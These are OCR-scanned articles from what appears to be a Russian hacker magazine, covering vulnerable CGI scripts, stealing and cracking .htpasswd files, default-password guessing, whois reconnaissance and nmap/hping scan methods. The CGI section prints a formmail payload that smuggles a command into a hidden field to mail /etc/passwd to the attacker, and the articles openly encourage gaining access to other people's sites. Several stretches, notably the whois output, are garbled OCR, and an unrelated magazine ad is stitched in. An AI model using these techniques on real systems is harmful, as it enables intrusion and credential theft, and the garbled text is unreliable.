Итак, думаю, ты уже выбрал себе сканер по душе. Да? А что же дальше? Известно, что многие владельцы веб-серверов пользуются стандартными скриптами CGI. Либо такие скрипты входят в комплект дистрибутива сервера, как, например, скрипт upload.pl входит в состав сервера Sambar. И уже почти ни для кого не секрет, что данные скрипты являются одним из тех мест, через которые можно получить доступ к файлам, правам пользователя или и то, и другое на серваке.

Методы получения неавторизованного доступа через стандартные CGI можно подразделить на следующие большие группы:

Доски/конференции. В настоящее время есть много скриптов, пишущих данные, переданные им, на Web-страницы. К ним относятся, например, все чаты, доски объявлений и гостевые книги. Если скрипт не выполняет проверки входных данных на тэги, это также может привести к нежелательным результатам.

Overflow. Скрипту передается заведомо большой запрос, что приводит к некорректной его обработке, и, как следствие, скрипт может не выполнить проверку на, скажем, передачу управления либо совершить непредусмотренные разработчиком действия. К скриптам такого рода относится, например, args.bat, прилагающийся к Website 1.x. Overflow - атака позволила в свое время взломать сервер ID Software.

Мэлеры. Путем передачи управления, скажем, тому же sendmail'у, реально получить по почте любой файл, на доступ к которому есть права у httpd. Скажем, если на www.host.com находится formmail, то, создав страницу со следующими полями:

<FORM Method=»POST» Action=»http://www.host.com/cgi-bin/form-mail.pl»>

<INPUT TYPE=>hidden> NAME=>recipient>VALUE=>some@email.com;
/bin/mail your@email.com < /etc/passwd>>,

можно получить passwd к себе в мыльницу.

После того как ты нашел на серваке дырявый скрипт и уверен, что он там действительно лежит, беги скорее на www.void.ru и ищи там статью «СGI-ЖУКС: подробно и по-русски» - тут описания большинства дырявых скриптов и инструкция по использованию дырок в них;). Или беги сюда: http://qwerty.nanko.ru - тут намного больший архив, но уже на ангельском; (.

Ну, на этом, я думаю, мы закончим.

Если ты все понял, то у тебя скоро получится что-то типа этого:



Вуаля ;)

Если появятся какие-то вопросы, сначала поищи ответы в Инете, а потом уже начинай бомбить мой несчастный мыл;).



.HTACCESS u.HTPASSWD

Для того чтобы получить доступ к сайту, совсем необязательно использовать дыры в программах. В некоторых случаях невнимательность владельцев сайта приводит к тому, что для взлома сайта достаточно найти файл паролей. Об Апаче, паролировании директорий и о невнимательности админов мы и поговорим.

рецепт скоростного взлома

MOOF (moof@real.xakep.ru, http://moof.ru)

ЧТО ТАКОЕ, КТО ТАКОЙ?

Для начала давай разберемся, о чем мы будем говорить. А будем говорить мы о двух файлах со странными именами, начинающихся с точки: .htaccess и .htpasswd. Файл .htaccess используется для изменений настроек сервера для отдельных файлов или каталогов. С его помощью мы можем задавать реакцию веб-сервера на различные ошибки (например, если не найдена страница), менять типы файлов (сделать так, чтобы файлы с расширением .html выполнялись интерпретатором php) и, что самое интересное, ограничивать доступ паролем. .htaccess - это обычный текстовый файл, в котором содержится инструкции для веб-сервера. Кстати, на самом деле файл может называться и по-другому, в конфигурации сервера Арасће есть специальный параметр AccessFileName, который задает имя этого файла. Но 99% администраторов его, конечно, не меняют. Второй файл -.htpasswd - содержит набор логинов и паролей в зашифрованном виде. Создается он в том случае, если мы хотим ограничить доступ к какой-нибудь части сайта или к отдельной страничке.

ВНУТРЕННОСТИ

Прежде чем начать говорить о способах получения доступа, необходимо разобраться в содержимом файлов .htaccess и .htpasswd. Действие файла .htaccess распространяется на каталог, в котором этот файл находится, и на все подкаталоги. Поэтому если файл положить в корень, то изменятся настройки всего сайта. Итак, содержимое файла .htaccess может содержать следующие настройки:

DirectoryIndex index.shtml index.html index.htm

Задает список файлов, к которым сервер будет обращаться «по умолчанию». Если набрать адрес www.server.com/news/, то сервер сперва будет искать файл index.shtml. Если его не окажется, то сервер будет стараться открыть следующий файл по списку (index.html). И так до конца. Если ни один файл не будет найден, то сервер вернет ошибку 404 - файл не найден.

ErrorDocument 404 /404.html

Этой командой задается имя html-файла, отображаемого при возникновении ошибки 404. Можно создать файлы и для других ошибок: 500 - ошибка выполнения скрипта, 403 - доступ запрещен и т.д. Полный список ошибок, генерируемых сервером, можно посмотреть на сайте арасhe.org, например.

Options Indexes

Этой командой мы разрешаем серверу отдавать в браузер содержимое каталога. Если у нас нет индексного файла в каталоге и мы напишем www.server.com/list/, то увидим список файлов. Для того чтобы отключить просмотр каталога, перед Indexes надо поставить «-».

Существует еще огромное множество команд. Обо всех, к сожалению, рассказать не получится. Если тебе будет интересно, зайди на citfroum.ru, webclub.ru, lib.ru, webscript.ru и почитай документацию, там все подробно описано.

БЛИЖЕ К ТЕЛУ

Но нас интересует та часть .htaccess, с помощью которой можно запаролить доступ к сайту.

AuthName «Закрытая зона» AuthType Basic

require valid-user AuthUserFile /home/server/www/members/.htpasswd

Таким файлом обычно паролируют доступ к каталогу. В последней строчке ты можешь увидеть путь к заветному файлу с паролями. Но не все так просто, к сожалению. Пароли, само собой, зашифрованы. В нашем случае файл с паролями называется .htpasswd (и так он называется почти всегда). Внутри .htpasswd'а ничего интересного нет. Только логины. Вот типичный пример файла с паролями:

admin:\$apr1\$iF0.....\$NqzjSZqVTxk3U6ais8GMa0 moof:\$apr1\$GG0.....\$1jJk0n2Y8hj6ZNZBRMvZB/ xakep:\$apr1\$qG0.....\$XVjN9Tn8XjDLoVrAKNWUu.


Вначале идет логин пользователя, потом разделитель (двоеточие «:») и зашифрованный пароль. По умолчанию пароли шифруются алгоритмом MD5.

Создается файл паролей с помощью утилитки «htpasswd». Она входит в состав сервера Арасhе, так что с ее поиском никаких проблем быть не должно. Для того чтобы создать новый файл с паролями, используй команду:

htpasswd -c .htpasswd admin

Ключ -с нужен для создания нового файла, далее мы указываем имя файла («.htpasswd») и первого пользователя («admin»). После чего тебе просто надо будет два раза ввести пароль, и файл будет готов. Для того чтобы добавить нового пользователя, использую точно такую же команду, только без ключа -с. В этом случае в уже существующий файл будет добавлен новый пользователь.

Как ты понимаешь, если пароль можно зашифровать, то его можно и расшифровать. Это, конечно, не просто и требует достаточно большой вычислительной мощи. Ты, наверное, слышал о программе John the Ripper. Это относительно старая программа предназначена для подбора паролей. Скачать программу можно с официального сайта







http://www.openwall.com/john/, там же ты найдешь ее варианты для windows, unix и dos.

Подбираются пароли простым перебором, так что времени на подбор может уйти достаточно много. Но если паролей много, то высока вероятность того, что большая их часть будет расшифрована. Шансы расшифровать пароли увеличивают специальные словари наиболее часто используемых паролей. Такие словари это просто набор слов, которые люди любят употреблять в качестве паролей. Слова типа password или имена (домашних животных, например).

ACTION

Теперь, когда ты знаешь все или почти все о запароленных зонах на сайтах, умеешь создавать такие зоны и расшифровывать пароли, пора перейти к самому главному. А именно - к добыванию файлов с паролями. Как уже не один раз говорилось, нерадивость администраторов, невнимательность веб-мастеров очень часто играют на руку взломщикам. На правильно настроенных серверах файлы .htaccess и .htpasswd через браузер посмотреть не удастся. Но в безграничных просторах Интернета существует множество серверов, которые легко позволят это тебе сделать. Мне довелось общаться с зарубежным хостером, который меня уверял в полной безопасности их сервера. Когда я спросил, слышали ли они о John the Ripper, суппорт хостинга очень удивился и заявил, что это не проблема и не стоит из-за нее волноваться, яко-



.HTACCESS M .HTP/



Иногда бывает так, что файлы с паролями лежат в запароленных частях сайта. И чтобы достать все пароли, необходим один-единственный пароль для этой закрытой части. В этом случае надо попробовать стандартные комбинации логин/пароль типа: test/test, quest/quest, admin/nimda и т.д.

В большинстве случае ты сможешь получить пароли от закрытых частей сайта, от панелей управления сайтом, от различных систем администрирования. Я неоднократно сталкивался с тем, что пароли от закрытой части сайта и от ftp совпадают. Так что получить полный доступ к сайту тебе ничего не мешает.

HAPPY END

Естественно, просто так ломать сайты из-за того, что они ломаются, не надо. От тебя гораздо больше пользы будет, если ты напишешь администратору о проблеме и попросишь халявный хостинг, например. :) И, как ты поминаешь, все, что я здесь написал, я сам никогда не пробовал. И сайты сам не взламывал. В нашем селе просто нету Интернета, а все это сгенерировал автоматический генератор бреда.



WHO IS?

Все считают, что сканирование — это то, с чего начинается любой хак. На самом деле сканированию предшествует еще один этап — сбор информации. Прежде чем перейти к взлому, надо просканировать цель и выяснить, что это вообще такое. Точно так же, прежде чем перейти к сканированию, надо сначала собрать всю доступную информацию о цели. Мощнейшим источником информации о целевой системе является сервис whois.

наводим справки

mopy (mopy@xakep.ru)

Сервис whois - это универсальный источник информации об отдельных персонах, организациях, сетях и доменах. В базах данных whois хранится информация на все организации, которые имеют выделенные диапазоны IP-адресов и/или владеют доменными именами. Вполне естественно, что чаще всего сервера whois поддерживают конторы, которые занимаются раздачей выделенных диапазонов IP-адресов и доменов. В Росси такая контора называется РосНИИРОС (Российский Научно-Исследовательский Институт Развития Общественных Сетей) и базируется по адресу www.ripn.net.

Rejistrant;
Respirator to Flore and Uless (BTSH)-DOH)

1816 Enemy des STRO,COM

Position Nume: BTSHO,COM

Position Nume: Contact;
Numer; lim (DESPLANTEL)

Position Numer; Nother to Use

Bis Enemy numer; Nother

Bis Enemy numer; Nother

```
Figure visit http://www.rupe.cot/rgsl for earn information.

Rights west/Litted by Copyright.

The http://www.rupe.mtf/rupecc/midnernizes/db/sopyright.html.

The object shown Seloe is MST on the MIPE Senates.

It has been cotained by querying a resonate senary habits, sport 41.

To see the struct shows in the MIPE Senates.

See the struct shows in the MIPE Senates.

SETEROR, When I have seen growness that seel are an authority should be not any authority of the MIPH should be not any authority should be not any authority of the MIPH should be not any authority should be not any autho
```

Изначально доступ к сервису whois осуществлялся при помощи одноименной клиентской программы (она имеется в nix'ax — попробуй выполнить команду «whois» в окне терминала), но сейчас все чаще появляются web-интерфейсы для работы с whois-серваками. Такая штука есть и у РосНИИРОС: http://www.ripn.net:8080/nic/whois/index.html.

Для того чтобы понять, как работать с whois-серверами и какая нам от этого польза, надо сначала выяснить, что представляют собой эти самые whois-сервера. Whois-сервак —

```
Define the of this Bene is expressly prohibited without the groom written consent of mericagn, springly reserved the right to terminate year address to the veryings Aggistrate Media database in the walls distriction. Indicate the structure of the policy of the well-distriction and other to differential database in the state of the structure of the structure of the state of the st
```

это база данных, содержащая в себе записи об организациях, имеющих выделенные диапазоны IP/шников и/или доменные имена, о системных администраторах этих организаций, о сетевых адресах и о доменных именах. Согласно RFC1834, база данных whois может содержать три типа записей: записи о людях (это в основном системные администраторы контор, имеющих выделенный диапазон IP и/или домен), записи о хостах и записи о доменах. Из чего состоят эти записи можно посмотреть в табличке (описание полей каждого типа записи переводил с англицкого сам, так что не обессудь;)).

Если ты поглядел на табличку, то должен уже представить себе, какого рода информацию можно выудить из whoiscepвepa:). Давай теперь разберемся, какая хацкеру от всего этого польза.

- 1. Зная только имя домена, можно получить информацию о диапазоне адресов, принадлежащем владельцу домена (сразу становится понятно, что надо сканить:)).
- 2. Зная только один IP, можно узнать весь диапазон адресов из той же сети, а также имена доменов, принадлежащих организации-владельцу этого диапазона адресов.

Individual records/Записи о людях			
ПОЛЕ	ОПИСАНИЕ ПОЛЯ	СТАТУС	
Name	Имя индивида	обязательное	
Organization	Название организации	обязательное	
Organization-type	Тип организации (учебная, коммерческая, исследовательская)	необязательное	
Work-telephone	Рабочий телефон	необязательное	
Fax-telephone	Номер факса	необязательное	
Work-address	Рабочий почтовый адрес	необязательное	
Title	Должность	необязательное	
Department	Подразделение	необязательное	
Email-address	Мыло	необязательное	
Handle	Уникальный идентификатор записи на локальном сервере	обязательное	
Last-record-update	Дата последнего обновления записи	обязательное	
Home-telephone	Домашний телефон	необязательно	
Home-address	Домашний почтовый адрес	необязательно	
Trome address	домашний по повий адрес	пеобизательно	
	Host records/Записи о хостах		
ПОЛЕ	описание поля	СТАТУС	
Hostname	Доменное имя	обязательное	
IPAddress	IР'шник	обязательное	
Sysadmin-name	Имя сисадмина	необязательно	
Sysadmin-phone	Номер телефона сисадмина	необязательно	
Sysadmin-address	Адрес сисадмина	необязательно	
Sysadmin-email	Мыло сисадмина	необязательно	
Machine-type	Тип машины	необязательно	
0S	ОСь	необязательно	
MX	Почтовый шлюз	необязательно	
Last-update	Дата последнего обновления	необязательно	
Info	Ссылка на источник дополнительной информации	необязательно	
	Domain records/Записи о доменах		
ПОЛЕ	описание поля	СТАТУС	
Domain-name	Доменное имя	обязательное	
Network-address	IP, привязанный к этому домену	обязательное	
Admin-name	Имя представителя административной службы организации,		
	владеющей доменом	обязательное	
Admin-address	Почтовый адрес представителя административной службы организации,		
	владеющей доменом	обязательное	
Admin-telephone	Телефонный номер представителя административной службы	00/10410/101100	
ranin tetephone	организации, владеющей доменом	обязательное	
Admin-email	Мыло представителя административной службы организации,	оолзательное	
Admin emait	владеющей доменом	обязательное	
Tech-name	Имя представителя технической службы организации,	оолзательное	
iccii-iiailic	владеющей доменом	обязательное	
Tech-address		оолзательное	
recir-address	Почтовый адрес представителя технической службы организации,	обязательное	
Tark Arland	владеющей доменом	ооязагельное	
Tech-telephone	Телефонный номер представителя технической службы организации,		
T 1 "	владеющей доменом	обязательное	
Tech-email	Мыло представителя технической службы организации,		
	владеющей доменом	обязательное	
Nameservers	Первичные DNS для этого домена	необязательно	

3. Зная только один домен, принадлежащий организации, можно узнать имена всех ее доменов.

Дата последнего обновления записи

Last-update

4. Зная только одно имя домена или один IP, можно узнать организацию, выяснить имя ее админа, потом найти все организации, в записях которых прописан этот же админ, и предположить, что это, скорее всего, связанные между собой организации, стало быть и их компьютерные сети могут быть связаны между собой. А потом получить диапазоны адресов всех этих организации;) (заметь, уже второй раз становится понятно, что надо сканировать).

0, как! Применив немного смекалки, из whois можно вытащить огромное количество полезной информации о диапазонах адресов, о доменах, о DNS-серверах и тд. Только после этого можно приступать к сканированию, а уж потом — если повезет - и к взлому.



обязательное



NOЖMEM DPYC DPYCY PYKU!

разбор методов сканирования

Ты, наверное, как истинный кул хацкер, не можешь недооценить полезность и рулезность исследования системы методом сканирования портов с целью выявления уязвимых мест. А сканировать, не зная самих методов сканирования, это fo lamaz. Так что давай не будем уподобляться этим животным, дающим столь ценную шерсть, и разберемся с этим вопросом.

stix (f3x@hotmail.ru)

Перед рассмотрением всего, что пойдет ниже, хотелось бы отправить читателя, то есть тебя, поглядеть на опус о TCP - RFC 793, который непосредственно касается рассматриваемой нами темы. Но я же понимаю, что у тебя нет на это времени, и попробую растолковать все на пальцах:).

Итак, первое, что ты должен понять, это механизм установления ТСР-соединения, который состоит из трех фаз, этапов, ступеней - короче, неважно. Комп, устанавливающий соединение, сначала посылает ТСР-пакет с установленным флагом SYN, после чего принимающий комп (адресат) посылает в ответ ТСР-пакет с установленными флагами SYN и АСК, если порт открыт, и - второй вариант развития данного действа если порт не активен (закрыт), происходит разрыв соединения с помощью TCP-пакета с установленным флагом RST, который отсылает адресат. Третья фаза заключается в следующем: после получения от адресата TCP-пакета с установленными флагами SYN и АСК в ответ на этот пакет отсылает ТСР-пакет с установленным флагом АСК (само собой, все эти пакеты имеют соответствующие номера последовательностей sequence numbers (отвечающих за правильность принятия) и номера подтверждений acknowledge numbers (отвечающих за успешное принятие пакетов). После всего этого соединение считается установленным. Данная процедура имеет, как уже было замечено выше, свое название: «трехуровневое рукопожатие» или «трехфазное рукопожатие», или, короче, просто handshake, то есть рукопожатие.

С процедуры установления соединения (рукопожатия) начинается любой сеанс обмена данными между удаленными компами. Необходимо также ввести ясность в понятие флага (SYN, ACK, RST). Что это за байдень такая?

Любой ТСР-пакет состоит из некоторого строго определенного набора полей разной длины, заполняющихся некоторым значением (или 1, или 0), так вот, флаг SYN - это флаг или поле, значение которого установлено в 1, т. е. активировано. Пакет, установленный с флагом SYN, инициирует соединение. Флаг АСК используется для подтверждения успешного принятого пакета, флаг RST - отвечает за сброс соединения. Существуют определенные законы, по которым данным флагам назначаются значения. Они назначаются исходя из ситуации и условий - это означает, что нельзя сформировать ТСР-пакет от балды, с каким-то набором установленных флагов, который будет отправлен в сеть и перевернет для тебя все вверх ногами. Рассмотрение всех этих законов является темой отдельной статьи, поэтому не пугайся - в этой статье тебе будет дано все, что тебе необходимо знать, и не больше.

Все, что бы тебе ни говорилось, конечно же, требует незамедлительной проверки и подтверждения. «Доверяй, но проверяй» - как гласит народная мудрость. В качестве подтверждения описываемых ниже методов и примеров их использования будет юзаться супер всемирно известная боевая софтина - птар - и не менее известная прога - hping. Кстати, недавно в сети был выложен свежий релиз - птар-3.0 (http://www.insecure.org), так что, недолго думая, чтобы быть на гребне волны, вперед, запускай свой супер грабер Интернета и будешь во всеоружии. Тем более, что описание обеих софтин и их применение уже не раз приводилось в][. Да, кстати, чуть не забыл, если ты яростный поклонник форточек, то на том же сайте (http://www.insecure.org) ты можешь залить себе релиз данной тулзы под Win32, и тогда тебя вообще ничего не будет напрягать, кроме возможных последствий производимых тобой действий, так что намотай себе это на ус и будь осторожен. Аминь!

Ну, вроде все, после необходимого этапа вооружения можно перейти к этапу применения.

МЕТОДЫ СКАНИРОВАНИЯ

1. TCP Connect scan (TCP-сканирование подключением)

Вспомни о рукопожатии. При сканировании данными типом осуществляется попытка полного подключения посредством протокола ТСР к интересующим тебя портам, то есть в данном случае происходит полная процедура установления соединения (handshake). После чего происходит отключение.

Применение:

nmap -sT target-ip

или просто

nmap target-ip

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap/) Interesting ports on (target-ip):

(The 1513 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
80/tcp	open	http

Вторая строка в примере означает то, что данный тип сканирования используется по умолчанию, то есть прямой необходимости в опции -sT нет. Target-ip - айпишник исследуемой системы. С данной опцией без указания определенного порта (см. опцию -p) сканироваться будет вся система на наличие открытых портов.

Если ты еще ходишь на своих двоих, то есть тебе их еще не поломали, это значит, что админы до полусмерти упились пивом, поскольку данный тип сканирования очень легко вычисляется и твой ір-адрес наверняка попадет в логи, поэтому мой добрый тебе совет, старайся данный тип сканирования не использовать вообще!


2. TCP SYN scan (TCP-сканирование пакетами

с установленным флагом SYN)

Главное отличие данного типа сканирования от предыдущего заключается в том, что фаза установления соединения (handshake) обрывается на половине. Рассмотрим более детально данный тип сканирования. На порт назначения отправляется ТСР-пакет с установленным флагом SYN. Если в ответ поступает пакет, содержащий установленные флаги SYN/ACK, это означает, что данный порт открыт (находится в состоянии listeninig, информацию о состоянии портов, открытых на твоем компе, ты можешь получить, воспользовавшись из командной строки командой netstat -an; введя эту команду без параметров, ты сможешь получить информацию о других опциях (существует несколько основных состояний порта listening - порт открытый, в состоянии прослушивания и establishing - соединение с портом установлено, и еще куча промежуточных, которые не имеют для нас особой важности). Если же в ответ приходит пакет с установленными флагами RST/ACK, то, как правило, данный порт отключен или находится за файрволом. Применение данного типа сканирования более предпочтительно, не-

Применение данного типа сканирования более предпочтительно, нежели TCP Connect scan, поскольку он скрытнее, но, тем не менее, если на целевой системе работает система обнаружения кул хацкеров (IDS - Intruder Detection System - система обнаружения вторжений), то тебе не поздоровится! Но поскольку системы обнаружения вторжений

ПОЖМЕМ ДРУГ ДРУГУ РУКИ!



не понатыканы еще везде, то такие действия скорее всего останутся незамеченными.

Применение:

#nmap -sS target-ip

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap/) Interesting ports on (target-ip):

(The 1543 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
80/tcp	open	http
110/tcp	open	pop-3
443/tcp	open	https
8080/tcp	open	http-proxy

Nmap run completed — 1 IP address (1 host up) scanned in 2 seconds

3. TCP Fin scan (TCP-сканирование пакетами

с установленным флагом FIN)

Флаг Fin отправляется в TCP-пакете в случае закрытия TCP-соединения. В соответствии с опусом RFC 793 о TCP в ответ на данный пакет целевой комп должен ответить TCP-пакетом с установленным флагом RST для всех закрытых портов. Но здесь есть одна особенность, которая заклю-

чается в том, что стэк TCP/IP юниховых систем действует по RFC 793, а стэк форточек работает от балды в зависимости от версии, часто вообще непредсказуемо, но удивляться нечему, ведь это мелкософт. Поэтому данный тип сканирования желательно применять только к юниховым системам, иначе ты рискуешь получить рак головного мозга от результатов сканирования. Данный тип сканирования сравнительно трудно определить без специально настроенной системы IDS.

Применение:

#nmap -sF target-ip

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap/) Interesting ports on xxxxxxxxxxx (target-ip): (The 1540 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop-3
143/tcp	open	imap2
443/tcp	open	https
1025/tcp	open	listen
3306/tcp	open	mysql





4. TCP Xmas Tree scan

(ТСР-сканирование методом «рождественской елки»)

С Новым годом тебя! Короче, быстро одеваешься и бежишь в ближайшее место столпотворения елок... Елок - телок :)! Телок - елок ;)! Не забудь топор - он тебе понадобится. Срубай себе одну, возвращайся домой, наряди ее в своем компьютерном бункере возле компа и приступай к сканированию, которое заключается в следующем: на целевые порты отправляются ТСР-пакеты с установленным флагами FIN/URG/PUSH. Флаги URG/PUSH указывают на то, что данный пакет должен быть отправлен срочно, не вставая в очередь пакетов на отправку. В соответствии с вездесущим опусом 793 целевой комп в ответ должен отправить пакет с установленным флагом RST для всех закрытых портов. Также данный тип пакетов может применяться для определения портов, которые фильтруются файрволом или брандмауэром. Такой метод сканирования определяется с напрягами ;).

тебя, то есть тебе, TCP-пакет с установленным флагом RST для всех закрытых портов.

Применение:


#nmap -sN target-ip

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap/) Interesting ports on xxxxxxxxxxxx (target-ip):

(The 1540 ports scanned but not shown below are in state: closed)

Port	State	Service
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
443/tcp	open	https
3306/tcp	open	mysql

Nmap run completed — 1 IP address (1 host up) scanned in 11 seconds



Применение:

#nmap -sX target-ip

Starting nmap V. 2.54BETA30

All 1549 scanned ports on xxx.xxx.xxx (target-ip) are: filtered

Nmap run completed — 1 IP address (1 host up) scanned in 102 seconds

5. TCP Null scan

(ТСР-сканирование нулевыми пакетами)

Во время сканирования нулевыми пакетами на целевой комп направляются ТСР-пакеты - голяки (голимые :)), т.е. пакеты с отключенными флагами, такие себе пустышки. На что целевой комп должен послать

6. TCP Ack scan

(ТСР-сканирование пакетами с установленным флагом АСК)

Обычный стек TCP/IP должен ответить пакетом с установленным пакетом RST для всех закрытых портов. Данный тип сканирования очень полезен при определении и обходе брандмауэров, поскольку позволяет выявить критерии, в соответствии с которыми на нем производится фильтрация. Также данный тип пакетов очень удобно использовать для налаживания соединения сквозь уже пробитый брандмауэр, для этого существуют специальные проги, состоящие из клиента и сервера, типа троянов - подробно об этом в следующем номере;). Так вот, в ТСР-пакетах с установленным флагом АСК можно передавать свою инфу, то есть управлять удаленной системой, при этом брандмауэр ничего не заметит, так как в большинстве из них фильтрация пакетов с установленным флагом АСК отключена по умолчанию. Определяется трудно!

Применение:

#hping target-ip -S -p 80 -f

7. TCP Windows scan

(ТСР-сканирование размером окна)

Есть такая штука в TCP/IP, как размер окна (соответственно в TCP пакете есть поле для него), которая определяет количество пакетов, которое может получить целевая система за один раз. Метод сканирования, основанный на данном поле TCP-пакета, позволяет выявлять порты на удаленных компах и определить, фильтруются они или нет. То есть определить, существует ли потенциальная угроза остаться без ног:). Определить данный вид сканирования трудновато.

Применение:

#hping target-ip -S -p 25 -w

8. TCP RPC scan

(TCP-сканирование RPC портов)

Вообще RPC (Remote Procedures Calls) - это специальная сетевая служба, использующаяся для удаленного вызова процедур; данный метод сканирования применяется только к юнихам. В юнихах этой службе выделяется некоторый диапазон портов (как правило, 31000 - 32000), связанных с определенными сервисам, входящими в службу вызова удаленных процедур. Определить факт сканирования легко:(.

Применение:

#nmap -sS -R target-ip

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap/) Interesting ports on xxxxxxxxxxxxxx (target-ip):

(The 1540 ports scanned but not shown below are in state: closed)

POIT	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http

Nmap run completed — 1 IP address (1 host up) scanned in 9 seconds

Здесь параметр -R указывает на то, что необходимо отсканировать порты служб RPC; как правило, должен использоваться с каким-либо еще типом сканирования в паре, в примере с -sS.

9. UDP scan (UDP-сканирование)

Данный тип сканирования использует не TCP протокол, а UDP. Посылает UDP-пакет на какойлибо порт - если в ответе приходит сообщение Icmp port unreachable, это означает, что порт закрыт; если же такое сообщение не пришло, значит делай соответствующий вывод о том, что порт открыт. В соответствии с природой UDP данный протокол не гарантирует надежность доставки пакетов компу-адресату (в отличие от TCP), то есть достоверность результатов данного типа сканирования весьма относительна. После запуска данного типа сканирования советую тебе лечь поспать, поскольку данный метод очень медленный, я бы даже назвал его чемпионом мира по тормознутости среди всех перечисленных типов сканирования. В соответствии с чем применяй его на практике очень редко или вообще не применяй. Определяется легко.

Применение:

#nmap -sU target-ip

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap/)

Interesting ports on localhost.genevadata.net (127.0.0.1): (The 1451 ports scanned but not shown below are in state: closed)

Port State Service 53/udp open domain

Nmap run completed — 1 IP address (1 host up) scanned in 470 seconds

Напоследок хотелось бы посоветовать тебе побольше практиковаться (не на чужих серваках, естественно), поскольку, даже вооруженный данными знаниями, ты можешь попасть в непонятку, поскольку, как уже было замечено в статье выше, очень многое зависит от конкретной реализации стэка TCP/IP каждой отдельной ОС. Так что крепись и будь внимателен!

в продаже с 25 декабря



Читайте в январском номере журнала "Свой бизнес":

Упрощенная система налогообложения:

- не все так просто

Без секретов:

- как создать ночной клуб

Новогодний бизнес:

 выгодно ли заниматься продажей елок, прокатом карнавальных костюмов и проведением праздников

Сколько может настричь парикмахер

Козырная пластиковая карта:

- оборудование для приема электронных платежей стоит копейки, а выигрыш налицо

Франшиза:

- пропуск на рынок

Конкурс "Открой свой бизнес!"

- кто победил

Где пополнить свои знания о бизнесе за рубежом Осторожно: "кидалы"!

- как защитить свою фирму от мошенников

Как побороться со стрессами:

- советы психологов

Рекламные трюки кондитеров Абрикосовых.

 история купеческой династии, основавшей концерн "Бабаевский".

Обзоры банковских услуг и оборудования для мясопереработки.

Прогноз рынка недвижимости на 2003 год.



X



CHAHEPЫ BE30NACHOCTU NOD WIN

Любителей похакерить сейчас пруд пруди. А некоторые, особо одаренные делают это умышленно и даже (кто бы мог подумать!) с корыстной целью. Поэтому, еще со времен появления Первого Хакера Всея Инета, люди задумались о безопасности своих систем. Сканеры сетевой безопасности стали появляться лет десять назад, когда кого-то осенила идея, что не плохо было бы заиметь эдакое диагностическое средство, для анализа безопасности. Хотя это с какой стороны посмотреть: кого-то волнует безопасность сети, а кого-то «опасность»:).

marooned (fddx@land.ru)

ЧЕМ КОПАТЬ БУДЕМ

Сканер производит анализ сети (отдельного ее узла или просто удаленного компьютера), который состоит из поиска уязвимостей (скромно называемых в народе «дырами»): дефолтных паролей, бакланских настроек сервера, бажного ПО, установленного на нем, левых скриптов и так далее. Сначала, он собирает информацию о доступных узлах сети и анализирует полученные результаты, потом создает отчеты и выносит рекомендации, а некоторые сканеры могут даже автоматически устранить найденную уязвимость или выдать фикс-скрипт.

